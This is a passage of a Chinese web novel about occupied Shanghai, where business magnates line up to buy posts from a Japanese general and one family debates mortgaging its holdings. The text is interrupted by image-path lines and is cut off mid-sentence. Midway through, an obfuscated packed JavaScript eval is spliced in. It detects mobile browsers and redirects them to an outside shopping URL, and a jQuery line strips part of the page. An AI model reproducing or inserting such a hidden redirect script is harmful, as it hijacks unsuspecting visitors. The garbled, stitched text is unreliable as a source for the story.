浅野信二端起茶杯,自信道:“帝**队兵锋正盛,公共租界和法租界迟早被我们接管。这些商人清楚得很,现在不投靠,等我们全面接管魔都,迎来的就是彻底清算。”
“我给他们开了一条生路,放了饵。他们如果不抢,就会被别人抢走!”
正说着,楼下传来汽车引擎的轰鸣声。
紧接着,第二辆、第三辆汽车接连停下。
影山健太快步走到窗前,拉开窗帘。
街道尽头,一列车队缓缓驶来,车灯将整条街照得透亮。
“将军。”影山健太瞪大眼睛,“来了,全来了。”
浅野信二继续倒茶:“去开门。按顺序放进来,一次只进一个。让他们在走廊里等着。”
贺明轩的汽车停在别墅外半条街的地方,前面已经彻底堵死。
他提着皮箱下车,快步走向别墅大门。
刚进院子,贺明轩愣在原地。
从院门到别墅一楼走廊,已经排起长龙。
全都是魔都有头有脸的商界大佬。
每个人手里都提着箱子,神色焦急。队伍中有人因为插队发生低声争吵,被一旁的宪兵用**砸了回去,顿时老实了。
“贺老板,你也来了。”旁边响起一个声音。
贺明轩转头。排在他前面两个身位的,是宴会上骂日本人最狠的面粉厂王老板。
王老板看着他,脸上挤出干笑。
贺明轩心里冷哼。
宴会上装清高,背地里当狗跑得比谁都积极。
“王老板腿脚挺利索。”贺明轩道。
王老板干咳两声:“时局艰难,混口饭吃罢了。这年头,谁手里有枪谁就是爷。这就是风口上的猪,站对位置都能飞起来。”
贺明轩没有接话,他看着前面长长的队伍。
这群老狐狸,背地里动作比谁都快。
浅野信二一分钱没出,就把魔都商界的底裤全扒了。
走廊气氛压抑。平时呼风唤雨的大佬们,此刻一个个缩着脖子,眼神焦灼地盯着二楼书房的门。
每隔十分钟,门打开一次,进去一个人。出来的有人满脸红光,有人则是眉宇间遮不住的忧愁,快步从这里离开。
走廊里的队伍缓缓向前蠕动。
贺明轩提着皮箱的手有些发酸。
前方的木门再次打开。
一名宪兵走出来,指了指贺明轩。
“进。”
贺明轩胸膛起伏了一下,迈步走入书房。
书房内陈设简单。
浅野信二坐在宽大的办公桌后,手里翻阅着一份文件。
贺明轩走到桌前,弯腰鞠躬。
“浅野将军。”
浅野信二没有抬头,手里的钢笔在纸上划过,发出沙沙的声响。
贺明轩保持着鞠躬的姿势,后背的衬衫逐渐被汗水浸透。
足足过了一分钟。
浅野信二放下钢笔,靠在椅背上。
“贺先生,魔都商会的会长。你的资料,我在这两天里看过很多次。”
贺明轩直起身。
“将军过誉了。贺某只是个做小本生意的商人。”
“商人逐利,天经地义。”浅野信二双手交叉放在桌面上。“贺先生深夜来访,想必是做好了决定。”
贺明轩将皮箱放在地上。
“贺家愿意倾尽所有的现金,兑换中储券。只求将军能在新政府财政部,给贺某留一个位置。”
浅野信二发出一声轻笑。
“财政部。”
他站起身,走到贺明轩面前。
“这是一个管钱的部门。想要坐在这个位置上,光有现金可不够。”
“贺先生的产业遍布魔都,纱厂、面粉厂、地产。”
“我要的,是你贺家砸锅卖铁的态度。”
贺明轩喉结滚动。
“将军的意思是……”
“做个表率。”浅野信二拍了拍贺明轩的肩膀。“你把声势造得越大,带头作用越好,这个位置就越稳。只要你敢把全部身家押上来,新政府的委任状,我亲自送去贺公馆。”
贺明轩脑海中飞速盘算。
退一步,贺家可能被其他拿到权力的商人吞并。
进一步,就是把身家性命全交到东瀛人手里。
“贺某明白。”贺明轩再次鞠躬。“回去立刻筹办。”
贺明轩转身离开。</;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17258866|185650||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
书房的门关上。
影山健太从隔壁的暗间走出来。
“将军,贺明轩是个老狐狸。我们把价码开得这么高,要他倾家荡产,他会不会退缩?”
浅野信二端起茶杯,将残茶泼在盆栽里。
“他没得选。”
“贪欲被勾起来,就压不回去了。他哪怕砸锅卖铁,也会往这艘船上挤。”
……
贺公馆。
凌晨三点半。
大厅里烟雾缭绕。
贺明轩坐在主位上,将浅野信二的要求复述了一遍。
底下几个兄弟瞬间炸了锅。
“大哥!这绝对不行!”老三猛地站起身。“掏空现金就算了,还要动产业?这可是咱们爹一砖一瓦攒下来的基业!”
老四跟着附和。
“是啊大哥。浅野那老狐狸连个具体数字都不给,就让我们去争。这就是个无底洞。万一咱们把产业全砸进去,最后只捞个虚职,贺家就彻底完了。”
老五缩在沙发里,闷声说道:“我那边几个铺子最近亏空大,实在拿不出钱来凑这个热闹。”
贺明轩冷冷地看着这几个兄弟。
“之前是谁在书房里说,一点二倍的兑换比例,不仅不亏还能白赚两成利?”
“是谁说,不低头贺家几代人的基业就全毁了?”
大厅里鸦雀无声。
贺明轩端起茶杯,重重地磕在桌面上。
“现在真要割肉了,一个个都心疼了?”
“我告诉你们,开弓没有回头箭。今天晚上去排队的商人,能从街头排到街尾。”
“咱们不争这个财政部的位置,明天张胖子、李麻子拿到了,第一个查封的就是咱们的纱厂!”
贺明轩站起身,一锤定音。
“把名下的地产、商铺,全拿去抵押。凑出最大的数目。”
老三面如死灰。
“大哥,现在市面上银根紧得很。又摊上这样的事情,这么大笔的款子,华人的钱庄根本吃不下。就算能吃下,利息也能扒咱们一层皮。”
老四也急了。
“抵押给银行?那些洋人的银行现在看局势不稳,早就不放款了。”